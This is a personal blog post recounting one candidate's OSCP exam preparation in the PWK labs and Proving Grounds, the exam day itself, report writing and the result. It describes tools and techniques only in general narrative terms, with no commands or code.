Over the first 2.5 months I focused on the PWK labs, completing around 35 of the 55 machines. The machines were generally pretty well made, although most were unpatched – so dont rely on kernel exploits! I would consider them to be around easy/medium difficulty when compared to HackTheBox. The kicker for the OSCP exam is that there is such a wide array of potential exploits to be used! IMO, you should be able to spot basic misconfigurations and vulnerabilities not only in HTTP, but SMB, NFS, SQL, SSH and so on.

One major bug bear of mine is that several machines in PWK rely on data gathered from previous machines. For example, pivoting via RDP/SMB or reusing credentials. I personally found this incredibly frustrating as I couldn’t find a way of seeing if a machine relied on another. Generally, if only RDP is exposed then I found that to be a good indicator of it being reliant on another. I would recommend performing post-exploitation activities on any machine you compromise, as it can help sharpen your skills when trying to run Mimikatz or dump /etc/passwd if the shell you are reliant on isnt very stable!

A widely held view is that if you can complete the ‘Big 4’ in PWK, then you should be able to pass the exam. I would have to agree here, and one regret I have is looking at the forums before I had exhausted *every* avenue on the machines. If I were to do it again, I would treat these 4 as mock exam machines and not use any hints, even if it takes days.

After those 2.5 months, I decided to give Proving Grounds a trial. I had heard good things from the OSCP subreddit about Proving Grounds. This turned out to be the best decision I made during my studying. In hindsight, I should have spent my 2-3 months on Proving Grounds instead of PWK labs. For £14/month, you get access to around 40 machines of varying difficulty (These are rated as easy, intermediate or hard). I would say they very accurately reflect the points assigned in the OSCP exam (10 points = Easy, 20 points = intermediate, 25 points = hard).

These machines were really good, and were much more modern than the PWK labs, ruling out most kernel exploits. Overall, I would thoroughly recommend it, I feel PG has more relevant machines than PWK does.

OSCP Exam

I went for a 1pm start time, which I found to be just about perfect. It gives you a substantial amount of time on day 1 to complete the majority of the machines, and some time the next day to get any additional points if needed. I would definitely advise getting a normal nights sleep during the exam, so you are able to do the report! I would also ensure that you have some decent food in ahead of the exam.

At 12:45 I was able to log into the VPN and proctoring software. I would recommend getting an old-school webcam on a cable, rather than relying on the built in machine camera. This is because you have to show around the entire room, which can be hard when your laptop is docked! The proctors wanted all of my electronics out of the room. This included monitors which were not connected to a device – so clear your room down ahead of the exam. Additionally, you need to sign into the VPN via the openvpn CLI, rather than the new wizard which has been in recent versions of Kali. Clearing the room and downloading openvpn took a long time, and ended up using 30 minutes of my exam.

The first thing I did in the exam was the buffer overflow, this only took an hour after using Tib3rius TryHackMe room, and was a great way to settle my nerves and get 25 points sorted. Following this I started scanning all of the machines, just in case they took a long time! I then managed to get user on one of the 20 point machines, leaving me at 35 points.

Through the rest of the day I worked my way through the machines, getting up to 55 points by 7pm. At this point I fell down a major rabbit hole, trying to get an exploit to compile on the machine. I put way too much time into this, which nearly jeapordised my whole exam. This was a major lesson learned, and I should have moved onto another machine or exploit much sooner!

By 11pm, my brain was of no use, following a decent first day on the 5 machines. I spent a further hour and a half doing some very poor scanning of the machines. After this I decided (correctly!) that it was time for some sleep.

In the morning I started at 7am, and it took a while for my brain to get going again. I should have stuck to waking up at 9am as I usually do – another lesson learned!

Throughout my practise, I tried to avoid using MetaSploit for any machines, as I am personally not a fan of how point-and-click it is. That being said, I did end up using it on my final machine. I waited until I had around 1-1.5 hours left, which I felt was enough time to make full use of MetaSploit. This was a great decision, allowing me to root the 25-point machine with 30 minutes left.

Finally, I checked to ensure I had screenshots for all of my proofs, as the requirements are fairly strict! I then took a 2 hour break to clear my head, before I started the report.

Report

In the end, the report took a huge amount of time to write up! Mine was around 50 pages in the end, and took about 7-8 hours! This was longer than I expected, but I wanted to ensure I didn’t lose any marks for a bad report. I didn’t use the OSCP example template as I wanted to use a different structure and a less Offensive Security themed document, this turned out to be fine in the end!

Something I had not noticed before, was that you need to include evidence of any artefacts of testing being removed. To avoid any tools or exploits remaining on the machine, I consciously only stored data within /tmp, so that I could easily clear up at the end of any machines.

I would recommend ensuring you have enough time for the report. You definitely don’t want to pull an all-nighter to complete it! Another benefit of the 1pm start time is that you can write a decent draft on day 2, and then review it on day 3, before the 1pm deadline.

Results & Summary

Results are supposed to take up to 10 days, but I heard back in a day – passing with 70 points! You can then order your certificate pack, which takes several weeks to arrive.

Overall, I learned a lot from OSCP, and I now understand why it is considered as entry level by some. You wont become an expert at pen-testing *everything*, but you will have a great basic level of knowledge. Think ‘jack of all trades, master of none’! One area I have a bug bear with, is the ‘Try Harder’ mantra. I would fully recommend ensuring you explore every avenue of attack for a machine, but ultimately, I found I learned most when I had a small hint for some machines. (This is something you can do on Proving Grounds, which is why I am a fan!) Just telling a learner to ‘Try Harder’ whenever they ask for help is a little pointless in my eyes.

Every machine in my exam was Linux based, and I should have spent longer on my Linux privilege escalation. I found this a little unusual, as most enterprises rely heavily on Windows. But this does match up with the distribution of machines on Proving Grounds and PWK.